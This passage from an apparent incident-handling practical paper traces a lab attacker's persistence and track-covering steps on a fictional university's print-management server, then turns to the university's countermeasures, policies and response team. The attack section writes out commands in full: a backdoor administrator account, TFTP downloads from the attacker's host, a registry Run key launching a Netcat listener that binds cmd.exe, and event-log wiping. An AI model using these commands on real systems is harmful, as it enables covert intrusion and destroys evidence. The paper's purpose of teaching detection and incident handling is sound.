
Action Taken:

Since N3tsl@y3r is in with local SYSTEM account privileges, he has full remote access to the victim system. Additionally, he wants to use this system as a jump point to relay future attacks on other VSU Astrophysics systems or, for that matter, any VSU system. Keeping access to victim system is his next priority.

He executes series of commands in his current remote command shell window. First up are the following commands to create the "backupadmin" userid with the appropriate access privileges utilizing the "net" command:

```
net user backupadmin l33t /add
net localgroup administrators backupadmin /add
```

The "backupadmin" userid is created with the password "l33t" and is then subsequently added to the "administrators" localgroup. The addition of "backupadmin" to the "administrators" localgroup empowers the userid with full administrative privileges to the victim system. Verifying the creation was successful, N3tsl@y3r runs "net user backupadmin" (figure 25) to ensure he has provisioned an administrator userid on the victim system for future considerations.



```
C:\WINNT\system32>net user backupadmin
net user backupadmin
User name                    backupadmin
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            8/30/2004 10:56 PM
Password expires             10/12/2004 9:43 PM
Password changeable          8/30/2004 10:56 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.


C:\WINNT\system32>_
```

Figure 25 – Verification of backupadmin Account

With the final task to complete of automatically starting Netcat (SMSS.EXE) as part of the victim's system startup, N3tsl@y3r uploads a copy of a reg.exe (reg.exe v3.0 that is bundled as part of Windows XP, the OS on his attack laptop), a Registry Management utility, to the victim server:


```
     tftp.exe -i 192.168.1.3 GET \WINDOWS\system32\reg.exe
    C:\reg.exe
```

Reg.exe manipulates the Microsoft Windows Registry[33] from the command line and must be uploaded (figure 26) since it does not come with it Windows 2000 normally. It will be used to add a registry key that will run Netcat (SMSS.EXE) on startup. N3tsl@y3r executes the following command:

```
    C:\reg.exe add
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersio
    n\Run /v SMSS /t REG_SZ /d "C:\WINNT\SMSS.EXE -d -L -p 123
    -e cmd.exe"
```

This command adds a registry value (/v SMSS) under the key named "KEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" of a string data type (/t REG_SZ) assigned the data (/d) "C:\WINNT\SMSS.EXE -d -L -p 123 -e cmd.exe". N3tsl@y3r then runs the following reg.exe query to quickly check that the registry entry and its associated value are in place:

```
    C:\reg.exe query
    HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersio
    n\Run /v SMSS
```



```
C:\>tftp.exe -i 192.168.1.2 GET \WINDOWS\system32\reg.exe C:\reg.exe
tftp.exe -i 192.168.1.2 GET \WINDOWS\system32\reg.exe C:\reg.exe
Transfer successful: 48128 bytes in 1 second, 48128 bytes/s

C:\>C:\reg.exe add HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
Run /v SMSS /t REG_SZ /d "C:\WINNT\SMSS.EXE -d -L -p 123 -e cmd.exe"
C:\reg.exe add HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
/v SMSS /t REG_SZ /d "C:\WINNT\SMSS.EXE -d -L -p 123 -e cmd.exe"

The operation completed successfully

C:\>C:\reg.exe query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersio
n\Run /v SMSS
C:\reg.exe query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Ru
n /v SMSS

! REG.EXE VERSION 3.0

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    SMSS        REG_SZ  C:\WINNT\SMSS.EXE -d -L -p 123 -e cmd.exe


C:\>
```

Figure 26 – Reg.exe Add and Query Operations

[33] "Description of the Microsoft Windows registry." URL: http://support.microsoft.com/default.aspx?scid=kb;en-us;256986&Product=winxp

Attack Detection

The Snort NIDS network countermeasure trigger the following signature once the "tftp.exe" upload operation of "reg.exe" to the victim system was executed:

```
[**] [1:1444:3] TFTP Get [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
08/30-16:04:00.159302 192.168.1.2:1522 -> 192.168.1.3:69
UDP TTL:128 TOS:0x0 ID:50737 IpLen:20 DgmLen:45
Len: 17
```

As with this stage of the attack, no current system countermeasures on the victim system would detect any activity. The reasons are the same as in section "6.4 Keeping Access" with no victim system OS logging or HP Web JetAdmin v6.5 application logging available. As with the last section, similar recommendations for improving the detection include the configuring the audit management of the event logs to a level that detects activities such as the "backupadmin" account creation and the execution of "reg.exe" or "tftp.exe". Deployment of a HIDS (products like Dragon Host Sensor, Tripwire, etc.) could be configured to detect changes to the registry as executed by the "reg.exe" command.

6.5. Covering Tracks

Action Taken:


Now that N3tsl@y3r has obtained the desired access, he is satisfied with his efforts. There is no need to further exploit the server as he can reconnect anytime. As his final objective is to cover his tracks, he executes the following actions.

He removes the hpwebjetadmin.bat file that was uploaded by the JetRoot.pl exploit code by running "`del c:\hpwebjetadmin.bat /f`". The "/f" was required as attempting a delete without it failed (files were created as read-only when uploaded across). This was verified in the lab.

In an attempt to clear the victim's system event logs (System, Application, or Security), N3tsl@y3r uploads and employs a tool called ClearLogs[34] (figure 27). Successful execution results indicate the logs have been cleared.

And finally, as his final action for now, he removes clearlogs.exe via the "del c:\clealogs.exe /f" command.


[34] "Clearlogs." URL: http://www.ntsecurity.nu/toolbox/clearlogs/



```
C:\WINNT\system32>tftp.exe -i 192.168.1.3 GET \clearlogs.exe C:\clearlogs.exe
tftp.exe -i 192.168.1.3 GET \clearlogs.exe C:\clearlogs.exe
Transfer successful: 28672 bytes in 6 seconds, 4778 bytes/s

C:\WINNT\system32>C:\clearlogs.exe 192.168.1.2 -app
C:\clearlogs.exe 192.168.1.2 -app

ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
              - http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared

C:\WINNT\system32>C:\clearlogs.exe 192.168.1.2 -sys
C:\clearlogs.exe 192.168.1.2 -sys

ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
              - http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared

C:\WINNT\system32>C:\clearlogs.exe 192.168.1.2 -sec
C:\clearlogs.exe 192.168.1.2 -sec

ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
              - http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared

C:\WINNT\system32>_
```

Figure 27 – Clearing Victim Server Event Logs

He then exits his Netcat connection to the victim system, 192.168.1.2, by typing "`exit`" and terminates the JetRoot.pl program, which never returned the prompt, by hitting "`Cntrl-C`". The Netcat (SMSS.EXE) process on the victim system remains active if N3tsl@y3r needs to reconnect in the future as Netcat (SMSS.EXE) was started with the –L option. This is confirmed in TCPview run on the victim system in figure 28 below. This is an "out of camera" activity by the author and not N3tsl@y3r.



Process	Protocol	Local Address	Remote Address	State
hpwebjetd.exe:568	TCP	0.0.0.0:8000	0.0.0.0:0	LISTENING
hpwebjetd.exe:568	UDP	0.0.0.0:67	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:427	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:1028	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:1029	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:1030	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:1031	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:1032	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:1033	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:1034	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:1035	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:1036	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:8000	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:10167	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:10527	*:*	
hpwebjetd.exe:568	UDP	0.0.0.0:27892	*:*	
mstask.exe:672	TCP	0.0.0.0:1037	0.0.0.0:0	LISTENING
SMSS.EXE:1568	TCP	0.0.0.0:123	0.0.0.0:0	LISTENING
svchost.exe:400	TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
System:8	TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
System:8	TCP	0.0.0.0:1042	0.0.0.0:0	LISTENING
System:8	TCP	0.0.0.0:1059	0.0.0.0:0	LISTENING
System:8	TCP	192.168.1.2:139	0.0.0.0:0	LISTENING
System:8	UDP	0.0.0.0:445	*:*	
System:8	UDP	0.0.0.0:1038	*:*	
System:8	UDP	192.168.1.2:137	*:*	
System:8	UDP	192.168.1.2:138	*:*	
tmproxy.exe:1072	TCP	127.0.0.1:1039	0.0.0.0:0	LISTENING

Figure 28 – TCPview of SMSS.EXE Running on Victim Server

Remote access established and maintained, event logs cleared, N3tsl@y3r 0wnz0rz the HP Web JetAdmin server and has an inconspicuous a launch pad for any future attacks! That's enough activity for today as the basement Medical computer lab is getting busy and someone may notice he working on a laptop versus the VSU computer in the cubicle. N3tsl@y3r will be back…

Attack Detection

The Snort NIDS network countermeasure trigger the following signature once the "tftp.exe" upload operation of "clearlogs.exe" to the victim system was executed:

```
[**] [1:1444:3] TFTP Get [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
08/30-16:25:00.127582 192.168.1.2:1526 -> 192.168.1.3:69
UDP TTL:128 TOS:0x0 ID:53119 IpLen:20 DgmLen:51
Len: 23
```

Similar to the two previous attack stage, no current system countermeasures on the victim system would detect any activity for the same exact reasons: no OS enabled or HP Web JetAdmin application logging available. As well, similar recommendations for improving the detection include the configuring the audit management of the event logs to a level that detects activities such as the execution of "clearlogs.exe" or "del" commands. Deployment of a HIDS (products like Dragon Host Sensor, Tripwire, etc.) could be configured to detect changes to in the C:\ or C:\WINNT directories.

7. The Incident Handling Process

The incident handling process is divided into six phases: preparation, identification, containment, eradication, recovery, and lessons learned. The following section provides an overview of these six phases and steps to taken by Allen Parnell, VSU's newly hired Information Security Leader, and his team in handling the N3tSl@y3r incident.

7.1. Preparation Phase

Presently, VSU has minimal measures and procedures in place properly handle security incidents. That and the how the past few security incidents have been handled at VSU have convinced IT management that a new position of Information Security Leader was required and subsequently created. That's why Allen Parnell was hired. He is presently working on shoring up VSU Information Security policies, countermeasures, and incident handling process which were lacking until his arrival. Today, IT Infrastructure manages and monitors all of VSU's existing network countermeasures. Any potential security incidents are reported to Information Security.

7.1.1. Existing Countermeasures

Network Countermeasures

VSU's network countermeasures consist of firewalls, routers, and network intrusion detection systems (NIDS). All are time synchronized to an internal NTP time infrastructure.

Currently, two firewalls serve as security policy enforcement points to protect VSU's critical networks: the Administration Campus network and the Internet. Both are Cisco PIXs and their firewall rule sets are configured based on the principle of that which is not expressly permitted is prohibited. Both firewalls log (via syslog) to a centralized log server.

As detailed in Section 5.2 - Source and Target Networks, VSU's routers employ minimal protection ACLs that ensure spoofed, private (RFC 1918) with the exception of 10.0.0.0/8, and illegal addresses are blocked. Emergency ACLs are also employed as a temporary countermeasure when a worm outbreak is in progress. These ACLs serve to contain the worm's spread within the specific VSU network(s) and protect the other VSU elements (e.g. campus, building, departments, etc.) and the Internet from contamination. Syslog on the routers is configured to log to a centralized log server.

Also as detailed in Section 5.2 Source and Target Networks, NIDs (Snort 2.13 on RedHat Linux 9.0) are deployed at campus interconnect points. The NIDS are a recent deployment and as such, a large amount of signature tuning is still required to reduce the false-positive count to a manageable number in an effort to reduce the analysis time of the NIDS logs. The NIDS signatures are updated daily 23:00 hrs everyday via Oinkmaster[35]. Oinkmaster is a perl script written to help update/manage Snort rules. As well, the Snort NIDS are configured to log to a centralized log server (via the "output alert_syslog" output plug-in).

The centralized log server runs syslog-ng[36] on a RedHat Linux 9.0 with each countermeasure logging to its own file system. Swatch[37], a log file monitoring and analysis tool, has been employed and configured to monitor events of interest (EOI) (e.g. login attempts, administrator access, unexpected activity on specific servers, etc.). Specific to the Snort NIDS logs, Swatch has been configured[38] to monitor for "Priority 1" alerts. These are alerts with the highest severity and include events such as attempted/successful administrator privilege gain, network Trojan detected, web application attack, etc. Swatch is presently being configured to notify support personnel via email to cell phones when selected EOIs have been triggered.

System Countermeasures

The system countermeasure deployment at VSU is a mixed bag due to the islands of "IT systems management". All of the systems in the Administration Campus network and other selected departments are managed by VSU's IT department's central server services (CSS). CSS deploys and manages system countermeasures (anti-virus, OS patch management, system logs sent to centralized log server) at an enterprise level. As many campus departments including the Astrophysics department's systems are not under CSS management, the system countermeasures employed will vary. The victim system, the HP Web JetAdmin server, is one of those systems.

As mentioned in Section 5.1 Victim's Platform, the victim's system employs automated auto-update anti-virus and OS patch updates. The TrendMicro PC-Cillin anti-virus software checks for pattern-file updates once per hour and OS patch checks are performed once per day. As well, the system is configured not to log any system events (default Windows 2000) and is monitored on an ad-hoc basis (i.e. when some in Astrophysics has the time). It is time synchronized to the VSU NTP time infrastructure.

[35] Östling, Andreas. "Oinkmaster." URL: http://oinkmaster.sourceforge.net/
[36] "Syslog-ng." URL: http://www.balabit.com/products/syslog_ng/
[37] Atkins, Todd. "Swatch." URL: http://swatch.sourceforge.net/
[38] Koziol, Jack. "Real Time Alerting with Snort." 6 May 2003. URL: http://www.linuxsecurity.com/feature_stories/feature_story-144.html

7.1.2. Security Policy Excerpts

The following represent excerpts of three of VSU's information security policies that demonstrate its preparation status.

Information Security Incident Reporting Policy

A security incident refers to an adverse event that occurs in a VSU computer information system, on any part of its network, or the threat of the occurrence of such an event. Incidents can include but are not limited to computer intrusions, unauthorized access, malicious code, network probes, theft of information, denial of service attacks, and any unauthorized or unlawful activity that requires support personnel, system administrators, or computer crime investigators to respond. Regardless, each incident requires a response relative to the overall impact to the VSU security posture and the campus as a whole.

A security incident can be triggered from a variety of sources. An incident can be identified by systems as a security-related event or an individual business or an IT system professional can report a problem that is classified as a security incident. All IT problems or malfunctions whether considered to be a security incident or not, follow the IS Problem Escalation procedure and classified as a security incident as appropriate. Security incidents are typically identified by the following sources:

- Anti-Virus Management Software
- Intrusion Detection Systems
- Network and IT Operations
- Operating Systems and Platforms
- User Reported Problems

A security incident is deemed to have occurred if one of the following conditions exists for a reported IT incident or problem:

- Virus[39] penetration or outbreak in the VSU computing environment
- Detected, suspected or reported unauthorized access
- Loss of access to critical networks, applications or IT services
- Loss of delivery of critical applications, systems and IT services

VSU has established procedures and identified an IT Security Incident Response team, ISIR, as its authority in developing the appropriate response plans to crisis or high impact IT security incidents.

[39] By definition the term 'virus' covers any form of malicious code that can be inserted into the VSU computing environment and the nature of which suggests there may be serious impact as described above.

Please contact the Help Desk on (XXX) XXX-XXX or via email (HelpDesk@vsu.com) to report a Security Incident.

Warning Banner

Information handled by VSU computer information systems must be protected against unauthorized activity (modification, disclosure, or destruction). Warning banners are necessary at all computer information system access points in the event VSU wishes to prosecute an unauthorized user. The following warning banner below must be displayed as hardcopy or login banner[40]:

> This is a Virtual State University (VSU) computer system that is for official use by authorized users. Accessing and using this system constitutes consent to monitoring, interception, retrieval, recording, reading, copying, searching or capturing and disclosure of any information as to any information processed, stored or manipulated within the system, including but not limited to information stored locally on the hard drive or other media in use with this unit internally or externally (e.g. floppy disks, USB disks, tapes, CD-ROMs, PDA's etc.) by law enforcement and other personnel in conjunction with a report of improper or unauthorized use. Unauthorized or improper use of this system is a violation of Federal law and may be prosecuted resulting in criminal or administrative penalties including fines and/or imprisonment. If criminal activity is discovered, the information will be provided to the appropriate law enforcement officials. Suspected access violations or rule infractions should be reported to the VSU Information Security Leader who can be reached on (XXX) XXX-XXXX.

Unacceptable Use[41]

The following activities are, in general, prohibited. Employees and students of Virtual State University (VSU) may be exempted from these restrictions during the course of their legitimate job/duty or faculty responsibilities (e.g., systems administration staff may have a need to disable the network access of a host if that host is disrupting production services). Under no circumstances is an employee or student of VSU authorized to engage in any activity that is illegal under local, state, federal or international law while utilizing VSU owned resources. The lists below are by no means exhaustive, but attempt to provide a framework for activities which fall into the category of unacceptable use. The following System and Network activities are strictly prohibited, with no exceptions:

[40] "NIST sample banner." URL: http://csrc.nist.gov/fasp/FASPDocs/logaccess-control/WARNINGbanner-nlb.doc

[41] "InfoSec Acceptable Use Policy." URL: http://www.sans.org/resources/policies/Acceptable_Use_Policy.pdf. SANS provides this template policy at no cost for its use.

1. Violations of the rights of any person or company protected by copyright, trade secret, patent or other intellectual property, or similar laws or regulations, including, but not limited to, the installation or distribution of "pirated" or other software products that are not appropriately licensed for use by VSU.
2. Unauthorized copying of copyrighted material including, but not limited to, digitization and distribution of photographs from magazines, books or other copyrighted sources, copyrighted music, and the installation of any copyrighted software for which VSU or the end user does not have an active license is strictly prohibited.
3. Exporting software, technical information, encryption software or technology, in violation of international or regional export control laws, is illegal. The appropriate management should be consulted prior to export of any material that is in question.
4. Introduction of malicious programs into the network or server (e.g., viruses, worms, Trojan horses, e-mail bombs, etc.).
5. Revealing your account password to others or allowing use of your account by others. This includes family and other household members when work is being done at home.
6. Using a VSU computing asset to actively engage in procuring or transmitting material that is in violation of sexual harassment or hostile workplace laws in the user's local jurisdiction.
7. Making fraudulent offers of products, items, or services originating from any VSU account.
8. Making statements about warranty, expressly or implied, unless it is a part of normal job duties.
9. Effecting security breaches or disruptions of network communication. Security breaches include, but are not limited to, accessing data of which the employee is not an intended recipient or logging into a server or account that the employee or student is not expressly authorized to access, unless these duties are within the scope of regular duties. For purposes of this section, "disruption" includes, but is not limited to, network sniffing, pinged floods, packet spoofing, denial of service, and forged routing information for malicious purposes.
10. Port scanning or security scanning is expressly prohibited unless prior notification to Information Security is made.
11. Executing any form of network monitoring which will intercept data not intended for the employee's or student's host, unless this activity is a part of the employee's or student's normal job/duty.
12. Circumventing user authentication or security of any host, network or account. Interfering with or denying service to any user other than the employee's or student's host (e.g. denial of service attack).
13. Using any program/script/command, or sending messages of any kind, with the intent to interfere with, or disable, a user's terminal session, via any means, locally or via the Internet/Intranet/Extranet.

14. Providing information about, or lists of, VSU employees or students to parties outside VSU.

7.1.3. Existing Incident Handling Procedures Excerpts

As it stands, VSU's Information Security Incident Response (ISIR) procedure is currently in its infancy and has some of the preparation and identification elements in place as per the GCIH incident handling process. Unfortunately ISIR does not contain an incident response plan standard operating procedure (SOP) that tells how the ISIR team will react and who will do what, when. Allen Parnell is presently incorporating his knowledge gleamed from the SANS Track 4 Hacker Techniques, Exploits, and Incident Handling course[42] he has recently taken regarding these six phases. If a security incident were to occur, Allen would rely on his GCIH training and put it to an impromptu test. The following represent the current limited existing incident handling procedures of the VSU Information Security Incident Response (ISIR) process.

Preparation Elements:

Warnings Banners

As detailed above, this policy is in place.

Response Strategies

True, as per the Information Security Incident Reporting Policy, the ISIR team develops the appropriate response plans to mitigate crisis or high impact IT security incidents. Presumably the ISIR chair would facilitate notifying and interfacing with law enforcement and extranet business partners. However, the SOP has not been formally documented.

Management Support

There is full support and sponsorship of the IT management of VSU's security incident handling capability. Part of the reason Allen Parnell has been hired was to clearly define and formally document ISIR. The nature of the incident will indicate a likely set of decisions to resolve the incident. Unfortunately, VSU IT Management has not yet agreed on the authority of the ISIR team. Can they shutdown a VSU network, critical application, IT infrastructure service (e.g. DNS, etc.)?

[42] "Incident Handling Step by Step and Computer Crime Investigation." SANS INSTITUTE - Track 4 –4.1. 2003.

Incident Handling Team Organization

Section 7.1.4 details the ISIR team. Again, the ISIR team is missing detailed and documented SOPs for backing up and rebuilding systems. This has been completed in an ad-hoc fashion in the past.

Emergency Communications Plan

The notification of a security incident's impact to VSU or affected parties is dependant on the severity of the incident and occurs throughout the incident response life cycle. The ISIR chair is directly accountable for directing and approving all broadcast notifications related to medium and high level incidents. Notification content and target audiences are determined on a need to know basis. It is the responsibility of the ISIR Chairperson to keep IT management informed of ongoing incident status and action items.

Point of Contact

The ISIR chair, the Information Security Team Leader represents the central point of contact and shall prescribe any additional preventive, monitoring measures to be implemented, or resource acquisition. Unfortunately, the resource procurement process is not defined.

Reporting Facilities

As per the published Information Security Incident Reporting Policy published on VSU's Intranet and Internet web sites, indicators of a security incident are described along with mechanisms to report them. An incident handling form is employed to capture the necessary information.

War Room

A war room has been established. Available facilities include secure storage for evidence and a computer system for VSU network access. VSU network and system architecture blueprints and other related hardcopy documentation are also provisioned.

Jump Bag

As detailed in Section 7.3.2 Jump Kit Components.

Identification Elements:

Chain of Custody


As required for incident analysis and investigative purposes, any files, registries, system information or access logs impacted or potentially impacted by the incident are to remain intact until such time as ISIR Chairperson authorizes their release, deletion or re-use. Any forensic evidence requirements to retain such information shall be determined and retained as directed by Information Security.

Initial Assessment

An initial security risk assessment is performed by Information Security to assess impacts and exposures of reported incidents. Reporting incidents are classified as events of interest (EOI) until they cross the EOI-to-incident threshold. This risk assessment provides the context of assessing reported incidents and determines whether or not a reported incident can be classified as a security incident. This determines setting the priorities and immediate action steps to mitigate, limit or otherwise control impact to VSU's applications, systems and data.   At this time, all system information, registries, logs, files and databases are preserved as critical information for security assessment and analysis.

7.1.4. Information Security Incident Response (ISIR) Team

The ISIR team led by the Information Security Leader and is comprised of IT Infrastructure and selected departmental IT subject matter experts (SMEs). The SMEs are typically selected system administrators or a representative from IT Operations. Along with the Helpdesk Manager, they are brought in as each incident requires. At VSU, many faculties/departments perform their own IT systems management of their own systems. Presently, not every faculty/department has a representative appointed to the ISIR team. Allen focuses time on cultivating relationships with system administrators in all faculties/departments (ISIR participant or not). All standing team members have designated back-up individuals to be contacted in their absence. All after hours reported incidents are currently redirected from the Help Desk to the ISIR Chair's (Allen) pager. The ISIR team is depicted as follows:



The ISIR chair has the final decision on who is on any particular incident handling team.

IT management provides guidance to the ISIR team and has the following accountabilities:

- Responsible for ensuring that ISIR team members are appointed.
- Consult with VSU's Legal department on the collection of evidence during an investigation and advisement of contacting law enforcement.
- Consult with VSU's Human Resources department regarding any disciplinary actions against a suspected VSU employee or student.
- Consult with Public Affairs department to regarding any publicity issues that arise during and after a security incident.
- Liaison with VSU faculty/department management whose particular areas may be impacted by the security incident. They will be asked to participate in determining appropriate actions that may be required in various phases of a network or business system shutdown.
